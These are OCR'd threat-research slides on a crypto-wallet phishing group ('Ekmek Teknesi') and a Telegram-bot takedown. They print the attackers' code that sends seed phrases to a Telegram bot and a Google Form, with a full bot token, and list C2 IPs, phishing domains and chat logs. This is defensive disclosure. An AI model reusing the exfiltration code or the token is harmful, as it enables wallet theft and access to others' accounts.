


Take Down

- The bot is administrator
- Sinkhole - by using setWebHook



- Finally we removed the Bot from the group, causing a temporary Denial Of Service



OopsSec Meter - UkraineLogs - 65 / 100

OopsSec Category	Partial	Moderate	Complete
Victim's HeatMap			Identity **10**
Attack Vectors mapping			**10**
Access C2 backend code			
Achieve victims exfiltrated data			**10**
Attacker malicious techniques		**7**	
Built-in sinkhole capabilities	**6**		
Attackers communication channels			**10**
Attribution - identity		Partial - **7**	
Disinformation attack			
Take-Down	Temporary - **5**		




100 0



Ekmek Teknesi (Bread Boat) - Turkish Threat Actor


- Crypto wallet passphrase phishing
- Saved to web server and local C2 server file: test.txt





```
$message = "Ronin\n".base64_decode($mnemonic)
$url = "https://api.telegram.org/bot1811375463:AAEY_eGXhH66wc73Zzt4K49JXOmqqrpxkDA
chat_id=-1001176672880
parse_mode=HTML
text=".urlencode($message)
file_put_contents(public_path("test.txt") , $mnemonic."\n", FILE_APPEND
```

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- The local test.txt file content












```
$.ajax({
url: "api.php",
method: "POST",
data: {mneo: btoa(sd), network: "polygon"},
dataType: "json",
```

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- **Google Ads** - Print screens shared between attackers
  - Google search of “polygon” (web wallet)
  - Sample Google ad for phishing C2 server owned by the threat actor








x2y2	Tam eşleme	Eklendi	Website traffic-Search-8	Reklam grubu 1	11	50	%22,00	₺36,35	₺399,84
x2y2 marketplace	Sıralı eşleme	Yok	Website traffic-Search-8	Reklam grubu 1	0	1	%0,00	–	₺0,00

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- They also target victims via social networks like Twitter using Twitter Ads








Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- I joined via the Invite link,but was kicked-out
- The chat info also includes a Ronin wallet address and passphrase
- The attacker later removed the address and updated the passphrase



api.telegram.org/bot1811375463:AAEY_eGXhH66wc73Zzt4K49JXOmqqrpxkDA/getchat?chat_id=-1001176672880

{"ok":true,"result":{"id":-1001176672880,"title":"Ekmek Teknesi Chat","type":"supergroup","invite_link":"https://t.me/+w7NElhG88Nw2OWVk"
{"can_send_messages":true,"can_send_media_messages":true,"can_send_polls":true,"can_send_other_messages":true,"can_add_web_page_previews
te_users":false,"can_pin_messages":false},"pinned_message":{"message_id":26526,"from":
{"id":979482653,"is_bot":false,"first_name":"Colored","last_name":"Shadow","username":"npatn"},"chat":{"id":-1001176672880,"title":"Ekmel
Chat","type":"supergroup"},"date":1643226326,"text":"ronin\nscissors dish ordinary [redacted] crop destroy start engine
gold\nronin:365cc53bb65[redacted]e417ebcd425"}}}

"text":"alert sea smile[redacted]obby addict ski main"}}}


Chat","type":"supergroup"},"date":1647390588,"text":"https://bscscan.com/address/0x7bd1ec[redacted]fffce145","entities":
[{"offset":0,"length":70,"type":"url"}]}},{"update_id":446029257,
"message":{"message_id":30172,"from":{"id":1087968824,"is_bot":true,"first_name":"Group","username":"GroupAnonymousBot"},"sender_chat":{"
Teknesi Chat","type":"supergroup"},"chat":{"id":-1001176672880,"title":"Ekmek Teknesi Chat","type":"supergroup"},"date":1647390591,"text"
{"update_id":446029258,


Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Main NFT phishing and Crypto Wallets C2 server resolves to IP 8.208.92.93
- Includes 400 phishing domains, daily, since October 2021

Resolve	First
www.derace.win	2022-05-20
www.polygon-web.win	2022-05-17
crabada.z-cdn.com	2022-05-09
www.www-stepn.site	2022-05-06
www.stepn.wang	2022-05-06
www-stepn.site	2022-05-06
stepn.wang	2022-05-06
www.polygon-online.live	2022-05-02
polygon-online.live	2022-05-02
www.technology-polygon.top	2022-04-30
technology-polygon.top	2022-04-30
www.x2y2.cyou	2022-04-28
x2y2.cyou	2022-04-28
www.web-polygons.site	2022-04-28
web-polygons.site	2022-04-28
www.play-stepn.bond	2022-04-28

82	derace.win	07/04/2022 1:51	24/04/2022 9:40
83	meritcircle.win	07/04/2022 3:38	11/04/2022 6:21
84	www.meritcircle.win	07/04/2022 3:38	17/04/2022 8:21
85	crabada.win	07/04/2022 10:05	26/04/2022 9:16
86	play-crabada.win	08/04/2022 7:41	26/04/2022 11:01
87	www.play-crabada.win	08/04/2022 7:46	08/04/2022 3:25
88	play-crabada.site	08/04/2022 12:07	26/04/2022 11:01
89	orca.bond	08/04/2022 12:23	13/04/2022 6:34
90	www.orca.bond	08/04/2022 12:23	08/04/2022 2:26
91	www.play-crabada.site	08/04/2022 12:51	08/04/2022 7:25
92	www.z-cdn.com	10/04/2022 10:58	10/04/2022 10:58
93	derace.z-cdn.com	11/04/2022 2:23	11/04/2022 2:23
94	www.crabada.win	15/04/2022 3:16	15/04/2022 3:16
95	www.x2y2.icu	18/04/2022 2:27	18/04/2022 2:27
96	x2y2.website	18/04/2022 6:45	19/04/2022 6:41
97	www.x2y2.website	18/04/2022 6:45	19/04/2022 1:06
98	azuki.z-cdn.com	19/04/2022 5:25	19/04/2022 5:25
99	stepn.bond	20/04/2022 2:48	20/04/2022 2:49
100	azukibeam.space	21/04/2022 11:34	25/04/2022 9:31
101	www.poliygon-technology.site	21/04/2022 4:10	21/04/2022 11:25
102	poliygon-technology.site	21/04/2022 4:10	22/04/2022 5:10
103	www.x2y2.bond	21/04/2022 4:10	21/04/2022 4:11
104	x2y2.bond	21/04/2022 4:10	23/04/2022 8:04
105	z-cdn.com	22/04/2022 7:02	22/04/2022 7:02
106	technology-polygon.icu	23/04/2022 12:10	25/04/2022 8:45
107	polygon-web.win	26/04/2022 9:22	27/04/2022 1:04
108	play-stepn.site	26/04/2022 12:59	26/04/2022 9:32
109	poligons.site	26/04/2022 12:59	26/04/2022 8:25
110	www.play-stepn.site	26/04/2022 8:25	26/04/2022 8:25
111	www.poligons.site	26/04/2022 8:25	26/04/2022 8:25
112	x2y2.z-cdn.com	26/04/2022 9:03	26/04/2022 9:03
113	www.x2y2.red	26/04/2022 10:50	26/04/2022 10:50








Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Second phishing C2 server IP 8.208.76.71 with 150 phishing domains active since November 2021

Resolve	First
sushiv2.live	2022-05-21
cpanel.avaxnetwork.live	2022-05-19
avaxnetwork.live	2022-05-18
pancakeairdrop.me	2022-05-14
wallet-polygon-technologyy.com	2022-05-14
pegaxyplays.com	2022-05-13
spacexairdrops.com	2022-05-12
biswapbsw.com	2022-05-12
www.web-avax.live	2022-05-11
ethbtcairdrop.com	2022-05-11
web-avax.live	2022-05-11
www.biswapv1.org	2022-05-10
biswapv1.org	2022-05-10
pegaxyv1.com	2022-05-10









Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- Other C2 servers - since June 10 2022. Exfiltrate the passphrase to google form.







```
div class="wrapper">
 <form id="form" action="https://docs.google.com/forms/d/e/1FAIpQLSfC9FCuE06kUtX3X-XPq4H1iPMrL9eyNnO2iLcgaE8GVATOKw/formResponse" method="post" target="hidden_iframe"
```

Ekmek Teknesi (Bread Boat) - Turkish Threat Actor

- They stole $30,000 in two working days.
- The Boss set a target of $100,000
- C2 servers Cpanel credentials are shared :)



https://www.invisiblegirlfriends.com/?twclid=115161462

username npatn
did they hurt already

username GroupAnonymousBot
no

username GroupAnonymousBot
https://etherscan.io/address/0xee6cF63DcE9F8Ff81114a

username GroupAnonymousBot
look at what you've collected

username GroupAnonymousBot
:D

Bread Boat Chat
we are clean

CS

16:23
Colored Shadow
1k
16:23
little paramo 😂

TO

16:23
Bread Boat Chat
each $1200
16:23
clean
16:23
10k in 2 days

CS

16:23
Colored Shadow
target is $100,000


- They also exchange the C2 servers cpanel management passwords

